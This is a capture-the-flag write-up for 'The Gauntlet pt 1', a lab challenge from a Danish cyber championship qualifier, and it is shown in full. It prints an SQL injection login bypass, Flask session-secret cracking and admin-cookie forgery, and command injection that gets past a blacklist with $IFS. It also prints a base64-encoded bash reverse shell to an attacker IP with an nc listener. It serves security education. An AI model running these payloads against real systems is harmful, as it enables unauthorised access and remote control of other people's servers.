This is my writeup for The Gauntlet pt 1 from De Danske Cybermesterskaber Online Kvalifikation 2025.

It's one of my first writeups, but I tried my best to make it easy to understand for everyone.

Here is the challenge description:

Challenge | 6 Løsninger

The Gauntlet pt 1

421

So, you think you're a l33t h4xx0r? Alright, here's my little gauntlet to you then: Break in through the website and get a shell one way or another. Once that's done, escalate your privileges and own the box. You won't be needing any fancy kernel exploits or such, this one's all about bad practices and misconfigurations. Doesn't sound too hard, now does it? Good luck!

Flag binaries are located at /home/*****/user.flag and /root/root.flag

> the-gauntlet.hkn

NOTE:
Create a user and find the VPN and Browser LABs on Campfire Labs

Flag | Submit

I started out by trying to access the webpage at the-gauntlet.hkn

That did not work.

Then I used nmap -sV -sC the-gauntlet.hkn


```
┌──(camper㉿kali)-[~]
└─$ nmap -sV -sC the-gauntlet.hkn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 14:07 EST
Nmap scan report for the-gauntlet.hkn (10.42.18.152)
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 54:ef:8f:4d:c5:13:b9:d0:9f:49:67:fc:cc:a3:75:db (ECDSA)
|_  256 73:a9:14:9d:21:25:1a:df:7d:a0:6e:47:2a:aa:05:fb (ED25519)
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-title: CTF Challenge
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
MAC Address: 02:42:0A:2A:12:98 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

I found an open port 5000 with the http-title CTF Challenge

I tried accessing this url: the-gauntlet.hkn:5000

This time it worked!

We are presented with a welcome page with two options. Log in and admin.




I logged into the website using an SQL injection with the credentials:

Username: 123

Password: 'OR''='

And now I am logged in as the user Bob



When clicking Admin, I can see that it says "Access denied. Admins only”. However there is a cookie with this value:
eyJ1c2VyIjp7ImlzX2FkbWluIjpmYWxzZSwidXNlcm5hbWUiOiJCb2IifX0.Z79Exg.xRmpn4-4SRQCRkHfzxEdLi920p4

I found out after some time that I can use flask-unsign to find the secret key for the cookie and change the value like this:

flask-unsign --unsign --cookie "eyJ1c2VyIjp7ImlzX2FkbWluIjpmYWxzZSwidXNlcm5hbWUiOiJCb2IifX0.Z79Exg.xRmpn4-4SRQCRkHfzxEdLi920p4" --wordlist rockyou.txt --no-literal-eval

```
┌──(camper㉿kali)-[/usr/share/wordlists]
└─$ flask-unsign --unsign --cookie "eyJ1c2VyIjp7ImlzX2FkbWluIjpmYWxzZSwidXNlcm5hbWUiOiJCb2IifX0.Z79E
xg.xRmpn4-4SRQCRkHfzxEdLi920p4" --wordlist rockyou.txt --no-literal-eval
[*] Session decodes to: {'user': {'is_admin': False, 'username': 'Bob'}}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 11264 attempts
b'itsasecret'
```

Then I modified the session payload, so that is_admin is True like this:

{'user': {'is_admin': True, 'username': 'Bob'}}

And then I used flask-unsign to encrypt the cookie again like this:

flask-unsign --sign --cookie "{'user': {'is_admin': True, 'username': 'Bob'}}" --secret "itsasecret"

```
┌──(camper㉿kali)-[/usr/share/wordlists]
└─$ flask-unsign --sign --cookie "{'user': {'is_admin': True, 'username': 'Bob'}}" --secret "itsasec
ret"
eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z8dR0g.xhtbLnt6An1wXFj3wxHhPYuVRhc
```

(the cookie on the picture is different, from the one I put here, but that is just because the cookie changed, since the first time I completed the challenge. Both cookies work)

Here is the modified cookie:
eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI

If you use curl you can see that it works:

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" http://the-gauntlet.hkn:5000/admin

```
┌──(camper㉿kali)-[/usr/share/wordlists]
└─$ curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" http://the-gauntlet.hkn:5000/admin

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CTF Challenge</title>
    <style>
        body {
            background-color: #000;
            color: #ddd;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
            font-family: Arial, sans-serif;
        }
        .container {
            text-align: center;
            max-width: 600px;
            padding: 20px;
            border: 1px solid #444;
            border-radius: 8px;
            background-color: #111;
        }
        a {
            color: #1e90ff;
            text-decoration: none;
        }
        a:hover {
            text-decoration: underline;
        }
        input[type="text"], input[type="password"] {
            padding: 10px;
            border: 1px solid #333;
            border-radius: 4px;
            background-color: #222;
            color: #fff;
            margin: 10px 0;
        }
        input[type="submit"] {
            padding: 10px 20px;
            border: none;
            border-radius: 4px;
            background-color: #1e90ff;
            color: #fff;
            cursor: pointer;
        }
        input[type="submit"]:hover {
            background-color: #1c86ee;
        }
    </style>
</head>
<body>
    <div class="container">

        <h2>Admin Page</h2>
        <pre></pre>

        <form method="post">
            Host check: <input type="text" name="command" value="127.0.0.1"><br>
            <input type="submit" value="Submit">
        </form>


    </div>
</body>
```

And it worked!

I did some research and found out that you can use curl to do command injections and insert payloads using -d, with your command after \n

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\n' http://the-gauntlet.hkn:5000/admin

I checked which user I am

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\nwhoami' http://the-gauntlet.hkn:5000/admin

```
        <h2>Admin Page</h2>
        <pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms
user1</pre>

        <form method="post">
            Host check: <input type="text" name="command" value="127.0.0.1"><br>
            <input type="submit" value="Submit">
        </form>


    </div>
</body>
</html>

┌──(camper㉿kali)-[/usr/share/wordlists]
└─$
```

I am user1

I tried ls

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\nls' http://the-gauntlet.hkn:5000/admin

```
        <h2>Admin Page</h2>
        <pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.025/0.025/0.025/0.000 ms
app.py
ctf.db
testBin
user.flag</pre>

        <form method="post">
            Host check: <input type="text" name="command" value="127.0.0.1"><br>
            <input type="submit" value="Submit">
        </form>


    </div>
</body>
</html>

┌──(camper㉿kali)-[/usr/share/wordlists]
└─$
```

Here we can see that the user.flag is in user1's directory

I tried to cat app.py

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\ncat app.py' http://the-gauntlet.hkn:5000/admin

```
        }
    </style>
</head>
<body>
    <div class="container">
        Illegal characters detected!<br><br>
        <form method="post">
            Host check: <input type="text" name="command" value="127.0.0.1"><br>
            <input type="submit" value="Submit">
        </form>

    </div>
</body>
</html>
```

We can see that it says "Illegal characters"

After some time, I figured out that some characters like spaces are not allowed, and you must bypass that filter. I found this: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md#bypass-without-space

Here we can see that we can bypass the filter by using $IFS instead of space

I tried to cat app.py again

curl -b "session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRCtHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\ncat${IFS}app.py' http://the-gauntlet.hkn:5000/admin

This time it worked, and we can see in this line in the script, what the blacklisted characters are:

BLACKLIST = ['`', '|', '&', ';', ' ', '\t'] # You can add more characters to this list

Now I had to get a reverse shell

Here is how I did that

I Base64 encrypted this payload using CyberChef to avoid the blacklisted characters: " bash -i >& /dev/tcp/10.42.35.4/4444 0>&1"

I then placed the base64 encrypted payload in /tmp/aa.sh:

```
curl -b
"session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRC
tHd-_usbQ24CW3VgqBOI" -d
$'command=127.0.0.1\necho${IFS}IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuNDIuMTguNC80ND
Q0ICAwPiYx>/tmp/aa.sh' http://the-gauntlet.hkn:5000/admin
```

Base64 decode the payload into a new file (/tmp/bb.sh):

```
curl -b
"session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRC
tHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\nbase64${IFS}-
d${IFS}/tmp/aa.sh>/tmp/bb.sh' http://the-gauntlet.hkn:5000/admin
```

Make bb.sh executable for every user using chmod 777. +x was not allowed because of the blacklisted characters:

```
curl -b
"session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRC
tHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\nchmod${IFS}777${IFS}/tmp/bb.sh'
http://the-gauntlet.hkn:5000/admin
```

Set up listener for the reverse shell in a new terminal:

```
nc -lnvp 4444
```

Get reverse shell:

```
curl -b
"session=eyJ1c2VyIjp7ImlzX2FkbWluIjp0cnVlLCJ1c2VybmFtZSI6IkJvYiJ9fQ.Z79HXg.wGzuhRC
tHd-_usbQ24CW3VgqBOI" -d $'command=127.0.0.1\nbash$IFS/tmp/bb.sh' http://the-
gauntlet.hkn:5000/admin
```

Now we have the reverse shell and we just need to open user.flag

I figured that I can't run it just by using ./user.flag.

I googled "reverse shell stty" and found out that you can use this command: python3 -c 'import pty; pty.spawn("/bin/bash")' from this website: https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

And now we can run ./user.flag and press enter within 3 seconds to get the flag

user1@650bd89d652e:~$ ./user.flag

./user.flag

Press enter within 3 seconds:

Secret flag: DDC{n0th1ng_l1k3_4_b1t_0f_RCE}

Writeup by marv1nh